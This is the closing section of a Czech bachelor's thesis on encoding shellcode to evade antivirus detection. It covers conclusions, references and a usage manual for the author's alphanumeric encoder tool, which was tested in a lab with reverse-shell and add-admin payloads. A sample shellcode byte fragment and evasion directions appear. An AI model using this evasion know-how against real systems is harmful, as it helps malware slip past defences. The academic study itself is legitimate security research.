Cílem této práce bylo analyzovat stávající metody zakódování škodlivého kódu a prevence jeho detekování antivirovým programem. Tímto se zabývám v kapitole Analýza. V podkapitolách Shikata ga nai a Alfanumerický enkodér se zabývám těmito dvěma algoritmy, na které jsem se měla zaměřit. Dále rozebírám již existující nástroje na zakódování škodlivých kódů – Metasploit, Veil a Shellter.

Dalším bodem bylo navrhnout a implementovat aplikaci pro příkazovou řádku. Implementovala jsem aplikaci `encoder.py`, která zakódovává škodlivý kód. Aplikace je napsána v programovacím jazyce Python, umožňuje zadávat shellcode v různých formátech, stejně tak vypisuje zakódovaný shellcode v různých formátech – dle výběru uživatele. Implementace se zdařila pro alfanumerický enkodér, pro jehož implementaci jsem zvolila Weverovo kódovací schéma. Tímto se zabývám v kapitole Návrh a Realizace. Dále jsem chtěla implementovat i metodu Shikata ga nai, která je rozebrána v kapitole Analýza. Ta už, ale implementována není, a to z toho důvodu, že jsem k této metodě nalezla pouze jediný zdroj využitelný při implementaci. Tím zdrojem je veřejně dostupný zdrojový kód frameworku Metasploit. Bohužel tento zdroj neobsahuje hlubší popis algoritmu a toho, jak funguje, pouze popis implementačních detailů. Ostatní zdroje rozebírají tuto metodu velice povrchně, velká část se také zabývá spíše způsoby, jak detekovat škodlivý kód, zakódovaný touto metodou, než že by řešily do hloubky, jak funguje.

Následně se práce věnuje otestování výsledné aplikace v laboratorním prostředí na zranitelném virtuálním stroji. Pro účely testování byly zvoleny dva škodlivé kódy – první z nich je reverse shell s meterpreterem a druhý z nich vytváří administrátorský účet. Tyto dva škodlivé kódy jsou testovány na zranitelném virtuálním stroji s *Windows XP Service Pack 3*. První jmenovaný navíc ještě využívá virtuální stroj s Kali Linuxem. K otestování jsem pak zvolila antivirový program Kaspersky Free ve verzi 18. První kód, který využívá reverse shell, po zakódování nefungoval – nespustil se. Ovšem ukázalo se, že pokud ho zkusím zakódovat referenčním alfanumerickým enkodérem, tak

také nefunguje. Proto jsem vybrala ten druhý, který vytváří administrátorský účet. Test s tímto škodlivým kódem dopadl úspěšně, podařilo se zakódovat kód alfanumerickým enkodérem a ten následně spustit tak, že došlo k vytvoření nového administrátorského účtu na zranitelném testovacím stroji. Tento škodlivý kód sice nebyl zachycen antivirovým programem, ale to nesouvisí s tím, že byl zakódován, jelikož ani nezakódovaný kód nebyl zachycen antivirovým programem. Tím spíš, že antivirové programy jsou na alfanumerický enkodér připraveny.

V rámci této práce jsem se seznámila s metodami, které využívají tvůrci škodlivých kódů k úniku detekce antivirovými programy. Zjistila jsem, že těchto metod existuje nepřeberné množství. Dále jsem pochopila, jak funguje zakódovávání shellcodu a blíže se seznámila především s alfanumerickým enkodérem, u nějž existuje více způsobů, jak ho implementovat.

Další práce

Dalším krokem může být implementace některých z dalších enkodérů pro zakódování škodlivých kódů, které existují. Případně také implementovat nějaký nový, zatím neexistující, enkodér. Vzhledem k nedostatku zdrojů asi nemá úplně smysl se pokoušet o implementaci přímo metody Shikata ga nai, ale teoreticky by šlo například implementovat enkodér s podobnými vlastnostmi jako má Shikata ga nai – kombinace polymorfismu a metamorfismu. Pro implementaci dalšího enkodéru by bylo třeba pravděpodobně aplikaci ještě upravit, aby byla více univerzální a šlo si pomocí argumentů na příkazové řádce vybírat enkodér. Vzhledem k současnému stavu implementace by to ovšem neměl být větší problém. Kódy zakódované mojí aplikací byly testovány na operačním systému Windows XP s vypnutým DEPem. Pro novější operační systémy by se muselo mimo jiné vyřešit, jak obejít zapnutý DEP. A pak také, jak získat adresu lokace programu v paměti, kterou samo-modifikující kódy využívají. Protože způsob, který momentálně můj enkodér využívá, na novějších systémech nefunguje.

Ohledně antivirů je to složitější. Jednou cestou je hledat nové ještě neobjevené zranitelnosti v operačních systémech a aplikacích, o kterých tvůrci antivirů zatím nevědí, a tudíž je nedetekují. Druhou cestou, pokud útočník má zájem, využívat již existující a dostupné škodlivé kódy, je vymýšlet stále nové, ideálně zatím neexistující způsoby, kterými útočník upraví škodlivý kód. Jak již bylo řečeno na začátku práce, tohle je koloběh, ve kterém proti sobě stojí útočník a obránce a každý se snaží neustále vylepšovat to své – škodlivý kód nebo antivirový program. Dle mého názoru, jedním z problémů těchto samo-modifikujících kódů je to, že ke svému správnému fungování potřebují znát adresu místa v paměti, kde se nacházejí. A způsobů, jak tuto adresu získat není zase tolik, tudíž antivirové programy mohou například detekovat právě na základě toho.

Literatura

[1] *Co je to: Malware [online].* [cit. 2018-04-21]. Dostupné z: https://www.unet.cz/blog/2015/09/11/co-je-to-malware/

[2] *Minecraft players exposed to malicious code in modified "skins" [online].* [cit. 2018-04-21]. Dostupné z: https://blog.avast.com/minecraft-players-exposed-to-malicious-code-in-modified-skins

[3] *PyRoMine malware disables security & mines Monero using NSA exploits [online].* [cit. 2018-04-25]. Dostupné z: https://www.hackread.com/pyromine-malware-security-mine-monero-nsa-exploits/

[4] *Unprotect Map [online].* [cit. 2018-04-21]. Dostupné z: http://unprotect.tdgt.org/index.php/Unprotect_Project

[5] *Malware Attacks [online].* [cit. 2018-04-15]. Dostupné z: https://www.rapid7.com/fundamentals/malware-attacks/

[6] Moir, R.: *Defining Malware [online].* 2003-10-01, [cit. 2018-04-15]. Dostupné z: https://technet.microsoft.com/en-us/library/dd632948.aspx

[7] *What is a computer virus? [online].* [cit. 2018-04-15]. Dostupné z: https://us.norton.com/internetsecurity-malware-what-is-a-computer-virus.html

[8] *File virus, Parasitic virus [online].* [cit. 2018-04-15]. Dostupné z: http://www.virusradar.com/en/glossary/file-viruses

[9] SebastianZ: *Security 1:1 - Part 1 - Viruses and Worms.* 2013-12-25, [cit. 2018-04-15]. Dostupné z: https://www.symantec.com/connect/articles/security-11-part-1-viruses-and-worms

[10] McCarthy, L.; Weldon-Siviy, D.: *Buď pánem svého prostoru.* CZ.NIC, ISBN 978-80-904248-6-9.

[11] *Ransomware [online].* [cit. 2018-04-15]. Dostupné z: http://www.virusradar.com/en/glossary/ransomware

[12] *Trojan horse [online].* [cit. 2018-04-15]. Dostupné z: http://www.virusradar.com/en/glossary/trojan-horse

[13] *Trojans [online].* [cit. 2018-04-15]. Dostupné z: https://www.microsoft.com/en-us/wdsi/threats/trojans

[14] Anley, C.; Heasman, J.; Linder, F. F.; aj.: *The Shellcoder's Handbook: Discovering and Exploiting Security Holes*. Wiley Publishing, Inc., druhé vydání, ISBN 978-0-470-08023-8.

[15] Erickson, J.: *Hacking: the art of exploitation*. No Starch Press., druhé vydání, ISBN 978-1-59327-144-2.

[16] D'Antoine, S.: *Shellcoding [online].* 2015, [cit. 2018-04-21]. Dostupné z: http://security.cs.rpi.edu/courses/binexp-spring2015/lectures/7/05_lecture.pdf

[17] *Writing Metasploit Plugins [online].* [cit. 2018-04-15]. Dostupné z: https://www.slideshare.net/amiable_indian/writing-metasploit-plugins

[18] *What is the difference between a payload and shellcode? [online].* [cit. 2018-04-22]. Dostupné z: https://security.stackexchange.com/questions/167579/what-is-the-difference-between-a-payload-and-shellcode

[19] *Hacking Techniques & Intrusion Detection [online].* [cit. 2018-04-26]. Dostupné z: https://www.binary-zone.com/course/BZ_Shellcode.pdf

[20] Koret, J.; Bachaalany, E.: *The Antivirus Hacker's Handbook*. Wiley Publishing, Inc., ISBN 978-1-119-02875-8.

[21] *A/V Ain't Got Nothing On Me! [online].* [cit. 2018-04-15]. Dostupné z: https://toshellandback.com/2015/09/30/anti-virus/

[22] *Malware evasion techniques [online].* [cit. 2018-04-15]. Dostupné z: https://www.slideshare.net/ThomasRoccia/malware-evasion-techniques

[23] Sikorski, M.; Honig, A.: *Practical Malware Analysis: The Hands-On Guide to Dissecting Malicious Software*. No Starch Press San Francisco, první vydání, ISBN 1-59327-290-1.

[24] *Cuckoo Sandbox [online].* [cit. 2018-04-21]. Dostupné z: https://wikileaks.org/ciav7p1/cms/page_14587086.html

[25] *Advanced Malware Detection - Signatures vs. Behavior Analysis [online]*. [cit. 2018-04-21]. Dostupné z: https://www.infosecurity-magazine.com/opinions/malware-detection-signatures/

[26] Koret, J.; Bachaalany, E.: *The Antivirus Hacker's Handbook*. Wiley Publishing, Inc., ISBN 978-1-119-02875-8, 125–130 s.

[27] Elisan, C. C.: *Malware, Rootkits & Botnets A Beginner's Guide*. The McGraw-Hill Companies, ISBN 978-0-07-179205-9.

[28] *Heuristic Malware Detection Mechanism Based on Executable Files Static Analysis [online]*. [cit. 2018-04-27]. Dostupné z: http://ceur-ws.org/Vol-1901/paper22.pdf

[29] *Generating Payloads in Metasploit [online]*. [cit. 2018-04-21]. Dostupné z: https://www.offensive-security.com/metasploit-unleashed/generating-payloads/

[30] Sikorski, M.; Honig, A.: *Practical Malware Analysis: The Hands-On Guide to Dissecting Malicious Software*, kapitola 15. No Starch Press San Francisco, první vydání, ISBN 1-59327-290-1.

[31] Sikorski, M.; Honig, A.: *Practical Malware Analysis: The Hands-On Guide to Dissecting Malicious Software*, kapitola 16. No Starch Press San Francisco, první vydání, ISBN 1-59327-290-1.

[32] *Basic Packers: Easy As Pie [online]*. [cit. 2018-04-19]. Dostupné z: https://www.trustwave.com/Resources/SpiderLabs-Blog/Basic-Packers--Easy-As-Pie/

[33] Roccia, T.: *Malware Packers Use Tricks to Avoid Analysis, Detection [online]*. 2017, [cit. 2018-05-6]. Dostupné z: https://securingtomorrow.mcafee.com/technical-how-to/malware-packers-use-tricks-avoid-analysis-detection/

[34] Avast Software s.r.o.: *Avast [software]*. 1988, [cit. 2018-04-23]. Dostupné z: http://avast.com/

[35] AVG Technologies s.r.o.: *AVG [software]*. 1991, [cit. 2018-04-23]. Dostupné z: http://avg.com/

[36] ESET s.r.o.: *ESET [software]*. 1992, [cit. 2018-04-23]. Dostupné z: http://eset.com/

[37] McAfee LLC: *McAfee [software]*. 1987, [cit. 2018-04-23]. Dostupné z: http://mcafee.com/

[38] *Why You Don't Need an Antivirus On Linux [online].* [cit. 2018-04-22]. Dostupné z: https://www.howtogeek.com/135392/htg-explains-why-you-dont-need-an-antivirus-on-linux-and-when-you-do

[39] *Support for Windows XP ended [online].* [cit. 2018-04-15]. Dostupné z: https://www.microsoft.com/en-us/windowsforbusiness/end-of-xp-support

[40] *Executable and Linkable Format (ELF) [online].* [cit. 2018-04-15]. Dostupné z: http://www.skyfree.org/linux/references/ELF_Format.pdf

[41] Polacek, M.: *Introduction to ELF [online].* [cit. 2018-04-15]. Dostupné z: http://people.redhat.com/mpolacek/src/devconf2012.pdf

[42] Jalůvka, J.: *Moderní počítačové viry.* Computer Press, třetí vydání, ISBN 80-7226-402-8.

[43] *Windows PE file and Malwares.* [cit. 2018-04-15]. Dostupné z: https://security.stackexchange.com/questions/37921/windows-pe-file-and-malwares

[44] *Alphanumeric shellcode [online].* [cit. 2018-05-9]. Dostupné z: https://nets.ec/Alphanumeric_shellcode

[45] *Alphanumeric Shellcode Generators [online].* [cit. 2018-05-9]. Dostupné z: https://posaninagendra.github.io/post/2014-12-28-alphanumeric-shellcode-generator/

[46] Rapid7 LLC: *Metasploit Framework [software].* 2003, [cit. 2018-05-1]. Dostupné z: https://www.metasploit.com/

[47] *Getting EIP from FPU (x86) [online].* [cit. 2018-05-6]. Dostupné z: http://gynvael.coldwind.pl/n/eip_from_fpu_x86

[48] *Pattern-Based Approach for In-Memory ShellCodes Detection [online].* [cit. 2018-05-9]. Dostupné z: https://rstforums.com/forum/profile/55892-aerosol/content/?type=forums_topic_post&page=69

[49] ChrisTruncer; thegrayhound; HarmJ0y; aj.: *Veil Framework [software].* 2013, [cit. 2018-05-1]. Dostupné z: https://www.veil-framework.com/

[50] kyREcon: *Shellter [software].* 2014, [cit. 2018-05-1]. Dostupné z: https://www.shellterproject.com/

[51] *Dealing with Bad Characters & JMP Instruction [online].* [cit. 2018-04-24]. Dostupné z: http://resources.infosecinstitute.com/stack-based-buffer-overflow-in-win-32-platform-part-6-dealing-with-bad-characters-jmp-instruction/

[52] *MSFvenom [online].* [cit. 2018-04-28]. Dostupné z: https://www.offensive-security.com/metasploit-unleashed/msfvenom/

[53] *Polymorphic XOR Additive Feedback Encoder [online].* [cit. 2018-04-29]. Dostupné z: https://www.rapid7.com/db/modules/encoder/x86/shikata_ga_nai

[54] *X86 Shellcode Obfuscation - Part 1 [online].* [cit. 2018-04-29]. Dostupné z: https://breakdev.org/x86-shellcode-obfuscation-part-1/

[55] *Generating Alphanumeric Shellcode with Metasploit [online].* [cit. 2018-04-15]. Dostupné z: https://www.offensive-security.com/metasploit-unleashed/alphanumeric-shellcode/

[56] *Single-byte XOR Countdown Encoder [online].* [cit. 2018-04-29]. Dostupné z: https://vulners.com/metasploit/MSF:ENCODER/X86/COUNTDOWN

[57] *The State of the Veil Framework [online].* [cit. 2018-04-28]. Dostupné z: https://www.sans.org/summit-archives/file/summit-archive-1493862822.pdf

[58] *Antivirus Evasion Reconstructed - Veil 3.0 [online].* [cit. 2018-04-28]. Dostupné z: https://nullcon.net/website/archives/pdf/goa-2017/antivirus-evasion-reconstructed-veil-3.0.pdf

[59] *Shellter [online].* [cit. 2018-04-27]. Dostupné z: https://www.shellterproject.com/Downloads/Shellter/Readme.txt

[60] *Automatic Generation of Compact Alphanumeric Shellcodes for x86 [online].* [cit. 2018-05-12]. Dostupné z: https://www.slideshare.net/meadityabasu/alpha-x86

[61] Microsoft: *Visual Studio Code [software].* [cit. 2018-05-6]. Dostupné z: https://code.visualstudio.com/

[62] van Rossum, G.: *Python [software].* 1990, [cit. 2018-05-6]. Dostupné z: https://www.python.org/

[63] *Alphanumeric GetPC Code and Shellcode Encoder-Decoder [online].* [cit. 2018-05-6]. Dostupné z: http://www.securiteam.com/exploits/5JP0M2KBPE.html

[64] *Alpha3 [online].* [cit. 2018-05-12]. Dostupné z: https://github.com/SkyLined/alpha3

[65] *win-exec-calc-shellcode [online].* [cit. 2018-05-10]. Dostupné z: https://github.com/peterferrie/win-exec-calc-shellcode

[66] *Shellcode 2 EXE [online].* [cit. 2018-05-10]. Dostupné z: http://sandsprite.com/shellcode_2_exe.php

[67] *OllyDbg [software].* [cit. 2018-05-6]. Dostupné z: http://www.ollydbg.de/

[68] *Alpha2-encoder [online].* [cit. 2018-05-10]. Dostupné z: https://github.com/haxtivitiez/Alpha2-encoder/blob/master

[69] *Kaspersky Free Antivirus [software].* [cit. 2018-05-12]. Dostupné z: https://www.kaspersky.com/downloads/thank-you/free-antivirus-download

[70] *Meterpreter Basic Commands [online].* [cit. 2018-05-11]. Dostupné z: https://www.offensive-security.com/metasploit-unleashed/meterpreter-basics/

[71] *Generic win32 - add new local administrator 326 bytes [online].* [cit. 2018-05-11]. Dostupné z: http://shell-storm.org/shellcode/files/shellcode-714.php

[72] Mason, J.; Small, S.; Monrose, F.; aj.: *English Shellcode [online].* [cit. 2018-05-6]. Dostupné z: http://web.cs.jhu.edu/~sam/ccs243-mason.pdf

[73] *Common Types of Cybersecurity Attacks [online].* [cit. 2018-04-15]. Dostupné z: https://www.rapid7.com/fundamentals/types-of-attacks/

[74] Bulazel, A.: *Detecting and Evading Automated Malware Analysis [online].* 2017-04-28, [cit. 2018-04-15]. Dostupné z: https://static1.squarespace.com/static/54cecce7e4b054df1848b5f9/t/59079b90ebbd1ad192d43794/1493670806660/Bulazel_JB_PPT.pdf

[75] Schneider, A. M.: *Alphanumeric Shellcode Encoding and Detection [online].* 2008-08-04, [cit. 2018-04-15]. Dostupné z: http://seclists.org/fulldisclosure/2008/Aug/23

[76] *Instruction Set [online].* [cit. 2018-04-15]. Dostupné z: https://www.computerhope.com/jargon/i/instset.htm

[77] *Computer Viruses and Malware Facts and FAQs [online].* [cit. 2018-04-15]. Dostupné z: https://usa.kaspersky.com/resource-center/threats/computer-viruses-and-malware-facts-and-faqs

Příloha A

Seznam použitých zkratek

PE Portable Executable

ELF Executable and Linkable Format

EXE Executable

PDF Portable Document Format

ZIP formát zkomprimovaného souboru, obsahuje složky a soubory

RAR formát zkomprimovaného souboru, vyvinutý Eugenem Roshalem

TGZ formát zkomprimovaného souboru, využíván především na operačním systému linux

MD5 algoritmus, funkce která vytváří hashe

URL Uniform Resource Locator

XOR Exclusive or, logická operace

HW Hardware

OS Operační systém

ASCII American Standard Code for Information Interchange

USB Universal SErial Bus

MSF Metasploit Framework

PNG Portable Network Graphics

NSA National Security Agency

DoS Denial of Service

ARM Advanced RISC Machine

FPU Floating Point Unit

DLL Dynamic-link librar

PHP Hypertext Preprocessor

PC Program Counter

SEH Structured Exception Handling

DEP Data Execution Prevention

Příloha B

Obrázky

Dec	Hex	Char	Dec	Hex	Char	Dec	Hex	Char	Dec	Hex	Char
00	00	NUL	32	20	SP	64	40	@	96	60	‘
01	01	SOH	33	21	!	65	41	A	97	61	a
02	02	STX	34	22	"	66	42	B	98	62	b
03	03	ETX	35	23	#	67	43	C	99	63	c
04	04	EOT	36	24	$	68	44	D	100	64	d
05	05	ENQ	37	25	%	69	45	E	101	65	e
06	06	ACK	38	26	&	70	46	F	102	66	f
07	07	BEL	39	27	’	71	47	G	103	67	g
08	08	BS	40	28	(	72	48	H	104	68	h
09	09	HT	41	29	)	73	49	I	105	69	i
10	0A	LF	42	2A	*	74	4A	J	106	6A	j
11	0B	VT	43	2B	+	75	4B	K	107	6B	k
12	0C	FF	44	2C	,	76	4C	L	108	6C	l
13	0D	CR	45	2D	-	77	4D	M	109	6D	m
14	0E	SO	46	2E	.	78	4E	N	110	6E	n
15	0F	SI	47	2F	/	79	4F	O	111	6F	o
16	10	DLE	48	30	0	80	50	P	112	70	p
17	11	DC1	49	31	1	81	51	Q	113	71	q
18	12	DC2	50	32	2	82	52	R	114	72	r
19	13	DC3	51	33	3	83	53	S	115	73	s
20	14	DC4	52	34	4	84	54	T	116	74	t
21	15	NAK	53	35	5	85	55	U	117	75	u
22	16	SYN	54	36	6	86	56	V	118	76	v
23	17	ETB	55	37	7	87	57	W	119	77	w
24	18	CAN	56	38	8	88	58	X	120	78	x
25	19	EM	57	39	9	89	59	Y	121	79	y
26	1A	SUB	58	3A	:	90	5A	Z	122	7A	z
27	1B	ESC	59	3B	;	91	5B	[	123	7B	{
28	1C	FS	60	3C	<	92	5C	\	124	7C	|
29	1D	GS	61	3D	=	93	5D	]	125	7D	}
30	1E	RS	62	3E	>	94	5E	^	126	7E	~
31	1F	US	63	3F	?	95	5F	_	127	7F	DEL

Obrázek B.1: ASCII tabulka

Příloha C

Uživatelský manuál aplikace

Aplikace je na CD ve složce *impl*. Ke správnému spuštění je třeba si nainstalovat programovací jazyk Python.

C.1 Instalace Pythonu 3.5 a vyšší

Důležité je nainstalovat Python minimálně ve verzi 3.5. Moje aplikace není kompatibilní s Pythonem ve verzi 2.

C.1.1 Windows

Na operační systém Windows lze stáhnout instalační soubor odtud [62] a poté nainstalovat jako obvyklou aplikaci na Windows.


C.1.2 Linux

Na operační systém Linux lze obvykle stáhnout a nainstalovat Python z repozitářů pomocí příkazu `sudo apt-get install python3` apod. – liší se dle distribuce. Případně lze stáhnou z výše zmíněné stránky [62].

C.2 Spuštění aplikace

Po spuštění příkazové řádky se aplikace spouští příkazem `python3 encoder.py`. Aplikace lze spustit buď s argumentem `-p`, a pak zadávat různé příkazy (`shellcode, zakodovat, format`). Dále aplikace nabízí následující argumenty:

- `-f <vstupni soubor>` – tento argument nelze kombinovat s ostatními. Uživatel zadá název binárního souboru, který obsahuje shellcode. Výstupem aplikace je opět binární soubor, se stejným názvem jako vstupní, ovšem s příponou `.zakodovane`.



Obrázek C.1: Ukázkové použití aplikace

- `-i <vstupni format>` – pokud uživatel má v úmyslu zadat shellcode v příkazové řádce použije tento argument dohromady s následujícím argumentem `-o`. Na výběr je z několika vstupních formátů:
  - `n` – formát: `\xda\xde\xd9\x74\x24\xf4\xb8\x22\xd2\x27\x7a`
  - `w` – formát: `daded97424f4b822d2277a`
  - `s` – formát: `da de d9 74 24 f4 b8 22 d2 27 7a`
- `-o <vystupni format>` – výstupní formáty zahrnují tři předchozí a navíc přidávají ještě následující dva:
  - `c` – výstup ve formátu jazyka C.
  - `p` – výstup ve formátu jazyka python.
- `-d` – tento argument smaže přebytečné uvozovky ze shellcodu.

C.3 Ukázkové použití

Na obrázku C.1 lze vidět ukázkové použití aplikace se shellcodem, který na Windows XP spouští kalkulačku. Aplikace je spuštěna pomocí příkazu `python3 encoder.py -i n -o n` a poté je jí zadán shellcode, který aplikace zakóduje a výsledek vypíše na příkazovou řádku.

Příloha D

Obsah přiloženého CD

- `readme.txt` ..... stručný popis obsahu CD.
- `src`
  - `impl` ..... zdrojové kódy implementace
  - `thesis` ..... zdrojová forma práce ve formátu LaTeX
- `text` ..... text práce
  - `thesis.pdf` ..... text práce ve formátu PDF